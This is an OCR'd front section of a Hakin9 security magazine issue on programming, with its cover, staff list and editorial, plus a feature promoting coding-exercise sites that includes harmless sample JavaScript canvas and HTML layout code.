
Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.12, NO. 05



PROGRAMMING FOR HACKERS

Python for hackers:

Extract gold from systems

Burp Suite Compendium

The dangers of metadata

AND MORE...

Hakin9

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.org

Marta Strzelec
marta.strzelec@hakin9.org

Anna Kondzierska
anna.kondzierska@hakin9.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@hakin9.org

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@hakin9.org

DTP
Marta Sienicka
sienicka.marta@hakin9.org

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Proofreaders & Betatesters:

Lee McKenzie

Avi Benchimol

Bernhard Waldecker

Hammad Arshed

Ivan Gutierrez Agramont

John Webb

Jose Luis Herrera

David von Vistauxx

Tom Updegrove

Diane Barrett

Felipe Martins

Gmn

K S Abhiraj

greg mckoy

Hani Ragab

Amit Chugh

Arthur Tumanyan

Da Co

devzero2000

Dear Readers!

Today's issue of Hakin9 is dedicated to programming. There is an ongoing question whether programming skills are essential to being a good hacker. Most agree that knowing how to code is necessary, although not obligatory to become a hacker, as it will definitely help you understand some techniques and processes. If you know how to code, you will be able to dissect code and analyze it, and to write your own scripts or your own hacking tools.

We decided to focus mostly on Python. Why? Because Python is an extremely powerful language and it easy to learn at the same time. With Python you can achieve your results with minimal coding, and it does not need to be compiled. I strongly recommend reading Python for hackers: Extract gold from systems by Adrian Rodriguez Garcia and The dangers of metadata by Verónica Berengue. In the first one you will learn about data extraction from Microsoft Windows systems and the second one will focus on extraction images and PDF documents. More about Python and its capabilities can be found in Programming In Python, Forensic Analysis For Network and Programming for hackers.

Samrta Das and Prasoon Nigam prepared two tutorials about Burp Suite, one of the most popular tools for performing security testing of web applications. Their step-by-step articles will help you use Burp's features easily and efficiently.

There are a lot more articles inside, and I hope that you will find something interesting for yourself there.

We want to thank you for all your support, we appreciate it a lot. If you like this publication you can share it and tell your friends about it! Every one of your comments is important to us. Special thanks to Beta Testers and Proofreaders who helped with this issue.

See you next month!

Enjoy your reading,

Hakin9 Magazine's

Editorial Team

PROGRAMMING EXERCISES

codecademy

CODE
ACADEMY

About Codecademy

Codecademy is an education company. But not one in the way you might think. We're committed to building the best learning experience inside and out, making Codecademy the best place for our team to learn, teach, and create the online learning experience of the future.


Education is old. The current public school system in the US dates back to the 19th century and wasn't designed to scale the way it has. Lots of companies are working to "disrupt" education by changing the way things work in the classroom and by bringing the classroom online.

Our Mission

We're not one of those companies. We are rethinking education from the bottom up. The web has rethought nearly everything - commerce, social networking, health-care, and more. We are building the education the world needs - the first truly net native education. We take more cues from Facebook and Zynga in creating an engaging educational experience than we do from the classroom.

Education is broken. Come help us build the education the world deserves.

https://www.codecademy.com



You Did It!

Perfect—you're a real JavaScript artiste now!


Feel free to play around with the HTML elements, adjust your CSS styling, and try new shape-drawing techniques in your JavaScript file. (You can find documentation for the `<canvas>` element here.) Create whatever picture you like!

If you're looking for a challenge, you can tackle the more advanced chart building project.

INSTRUCTIONS

Click Run to finish and move on to more elaborate web projects!

```
var lineAlpha;
var maxColorValue;
var minColorValue;

init();

//code by Dan Gries (http://rectangleworld.com/)
function init() {
    numCircles = 15;
    maxMaxRad = 200;
    minMaxRad = 200;
    minRadFactor = 0;
    iterations = 11;
    numPoints = Math.pow(2,iterations)+1;
    drawsPerFrame = 4;

    fullTurn = Math.PI*2*numPoints/(1+numPoints);

    minX = -maxMaxRad;
    maxX = displayWidth + maxMaxRad;
    minY = displayHeight/2-50;
    maxY = displayHeight/2+50;

    twistAmount = 0.67*Math.PI*2;

    stepsPerSegment = Math.floor(800/numCircles);

    maxColorValue = 100;
    minColorValue = 20;
    lineAlpha = 0.15;

    bgColor = "#000000";
    urlColor = "#333333";

    lineWidth = 1;
```



Preview

The CSS properties `display`, `position`, and `float` can be used to control where an element sits on the page. Let's see how to use them to arrange elements on the Airbnb home page.

Instructions

Click **Save & Submit Code** to get started.

```
<!DOCTYPE html>
<html>
  <head>
    <link href='http://s3.amazonaws.com/codecademy-content/courses/ltp/css
/shift.css' rel='stylesheet'>
    <link rel="stylesheet" href="main.css">
  </head>

  <body>
    <div class="nav">
      <div class="container">
        <ul>
          <li><a href="#">Airbnb logo</a></li>
          <li><a href="#">Browse</a></li>
        </ul>
        <ul>
          <li><a href="#">Sign Up</a></li>
          <li><a href="#">Log In</a></li>
          <li><a href="#">Help</a></li>
        </ul>
      </div>
    </div>

    <div class="jumbotron">
      <div class="container">
        <h1>Find a place to stay.</h1>
        <p>Rent from people in over 34,000 cities and 192 countries.</p>
      </div>
```

Free Code Camp

What is freeCodeCamp?

We're an open source community that helps you learn to code.

How do you help me learn to code?

You can work through our self-paced coding challenges, build projects, and earn certificates. We also connect you with people in your city so you can code together.

Can freeCodeCamp help me get a job as a software developer?

Yes. Thousands of people have gotten software developer jobs after joining our open source community.

Is freeCodeCamp really free?

Yes. Every aspect of our program - our curriculum, nonprofit projects, and verified certificates - is 100% free.

How long does freeCodeCamp take?

It takes about 2,000 hours to complete our Full Stack Developer certificate. This translates into about one year of full-time coding. We're completely self-paced though, so take as long as you need.

https://www.freecodecamp.com

Khan Academy

Khan Academy is a nonprofit with a mission to provide a free, world-class education for anyone, anywhere.

We believe learners of all ages should have unlimited access to free educational content they can master at their own pace. We use intelligent software, deep data analytics and intuitive user interfaces to help students and teachers around the world.


Khan Academy reaches all corners of the globe. While 70% of our students are from the United States, the rest hail from countries like India, Brazil, Mexico, South Africa and beyond. Our resources are being translated into more than 36 languages, and we have full Spanish, French, Brazilian Portuguese, Hindi, Polish, German and Turkish versions of our site, too.

We have delivered more than 580 million lessons and learners have completed more than six billion exercise problems.

Our resources cover preschool learning, math, biology, chemistry, physics, economics and finance, history, grammar, and more. We offer free personalized SAT prep in partnership with the test developer, the College Board. Khan Academy was founded by Salman Khan in 2008, and has a team of more than 130 full-time staff.

Remember, you can learn anything.


https://www.khanacademy.org



CODE WARS

Codewars is a collective effort by its users. They are creators - authoring kata to teach various techniques, solving kata with solutions that enlighten others, and commenting with constructive feedback. The leaders among them moderate the content and community.

https://www.codewars.com



JokerQyou

